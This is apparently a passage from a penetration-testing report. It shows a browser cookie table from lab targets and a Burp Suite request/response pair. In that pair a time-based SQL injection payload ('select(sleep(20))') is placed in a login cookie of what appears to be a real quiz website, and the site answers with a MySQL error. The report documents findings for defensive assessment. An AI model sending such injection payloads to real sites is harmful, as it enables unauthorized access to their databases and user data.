
Developer Tools - Storage Tab:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
_islogin	503	192.16...	/rootcon	Mon, 25 Oct 2021 ...	11	false	false	None	Mon, 25 Oct 2021 ...
PHPSESSID	ksgh2hc65f37fc17umqspqk75	192.16...	/	Session	35	false	false	None	Wed, 27 Oct 2021 ...
security_...	0	192.16...	/	Thu, 20 Oct 2022 1...	15	false	false	None	Wed, 27 Oct 2021 ...
security_impossible	impossible	192.16...	/DVWA	Session	18	true	false	None	Wed, 27 Oct 2021 ...
u_ck	911501f216	192.16...	/rootcon	Mon, 25 Oct 2021 ...	44	false	false	None	Mon, 25 Oct 2021 ...
u_pw	176aa6ae7	192.16...	/rootcon	Mon, 25 Oct 2021 ...	36	false	false	None	Mon, 25 Oct 2021 ...
user	gladson	192.16...	/rootcon	Mon, 25 Oct 2021 ...	11	false	false	None	Mon, 25 Oct 2021 ...

9. Password complexity in reset password







10. SQL Injection

A screenshot of a web application interface. The URL in the address bar is https://www.192.168.1.10/user.php?login=alice@yopmail.com. The page header includes "Training", "Survey", "Upgrade", "(855) 776-7763", "Help", and a user dropdown for "alice". The main content area features a "Quizzes" section with two items: "Market Research Quiz Template" (Nov 17, 0 views, 0 reports) and "Brand Standards Quiz" (Nov 17, 0 views, 0 reports). There are also "Users", "Classroom", and "More" navigation links. A "Feedback" button is visible on the right. A help message "Hi - Do you need any help today?" is displayed in the bottom right corner. The footer includes "javascript:void(0);", "Quick Links", "Newsletter", and a speech bubble icon.

Burp Suite Professional v2021.8.3 - proprofs - licensed to Bulwarkers Websecurity Pvt. Ltd. [single user license]

Dashboard Target Proxy Intruder Repeater Window Help
Repeater Sequencer Decoder Comparer Logger Extender Project options User options
1 × 2 × alice × 4 × 5 × 6 × 7 × 8 × 9 × 10 × 11 × 12 × 13 × 14 × 15 × 16 × 17 × 18 × 19 × 20 × ...
Send Cancel < > ▾

Request
Pretty Raw Hex ▲ ▾
1 GET /quiz-school/ugc/story.php?title=brand-standards-quiz61 HTTP/2
2 Host: www.
3 Cookie: pp_lpurl=https://www.; lp_referral_url=https://www.; _ga=GAI.2.589952764.1637124620.; _gid=GAI.2.107833667.1637124620.; _fbp=fb.1.1637124621577.919001099.; _clk_e38ljh2|1|ewx|0.; ProprofsToken=125058; BotStart=0; picreel_tracker_page_views=1; picreel_tracker_first_visit=Wed%20Nov%2017%2010%3A%30%20(India%20standard%20Time); picreel_tracker_visited=1; PHPSESSID=e...2f0g2; session_id=d96ef9fa167709446d71668fffa033444; member_id=2461009; pass_hash=dc2ccb672f3c44f417c70cf4b3c83bfa; coppa=0; ppuser=alice@yopmail.com +select*from(select(sleep(20))a)+'; ppPassHash=VGVzdExAM%3D; ppibpdata=2461009; ppSign=ZDV0Wjh1bGxJVRwemhBVGF5RjNSMEwld010L3BVTLPZk11RUFnZEN5MD0%3D; QS_UserId=1784530; QS_UserLevel=normal; QS_UserLogin=alice@yopmail.com; QS_UserHbS=3decbb0...; QS_Customer=0; QS_SSL_Support=0; _hjid=ca8cc45...; _hjAbsoluteSessionInProgress=1; _hjSessionRejected=1; _clsk=mfpq4p|1637130136267|13|0|e.clarity.ms/collect; ki_t=1637129657793%3B1637129657793%3B1637129657793%3B1; ki_r=; _dc_gtm_UA-250464-1=1
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:93.0) Gecko/20100101 Firefox/93.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*; q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://www.
Done

Response
Pretty Raw Hex Render ▲ ▾
INSPECTOR
1 HTTP/2 200 OK
2 Date: Fri, 19 Nov 2021 07:00:34 GMT
3 Content-Type: text/html; charset=UTF-8
4 Vary: Accept-Encoding
5 X-Powered-By: PHP/5.6.23
6 P3P: CP="NOI ADM DEV PSAI COM NAV OUR OTRo STP IND DEM"
7 Expires: Fri, 19 Nov 2021 10:00:33 GMT
8 Cache-Control: public, max-age=10800
9 Set-Cookie: load_time=1637305233; expires=Sun, 19-Dec-2021 07:00:33 GMT; Max-Age=21600
10 Set-Cookie: landed_time=3342595+deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=-1
11 Cf-Cache-Status: DYNAMIC
12 Expect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/b...
13 Report-To: {"endpoints": [{"url": "https://v.a.net.cloudflare.com/report/v3?s=rnP...
14 Nel: {"success_fraction": 0, "report_to": "cf-nel", "max_age": 604800}
15 Server: cloudflare
16 Cf-Ray: 6b078fedfb990f2c-BOM
17
18
19 You have an error in your SQL syntax; check the manual that corresponds to your MySQL version for the right syntax to use near 'a)' at line 1
0 matches Done
0 matches Done
1,209 bytes | 859 millis

7.0 Future Scope

- The adoption of technology is increasing every day due to growth in IoT devices. These devices have made your networks more vulnerable. VAPT is important to check the security level of your network.
- It helps enterprises in recognizing various vulnerabilities that exist in your applications or network. VAPT services are very important to guard your network against hackers and cybercriminals both now and in future.

8.0 References

- <https://www.google.com>
- <https://portswigger.net/burp/communitydownload>
- <https://nmap.org>
- <https://sqlmap.org>
- <https://www.metasploit.com>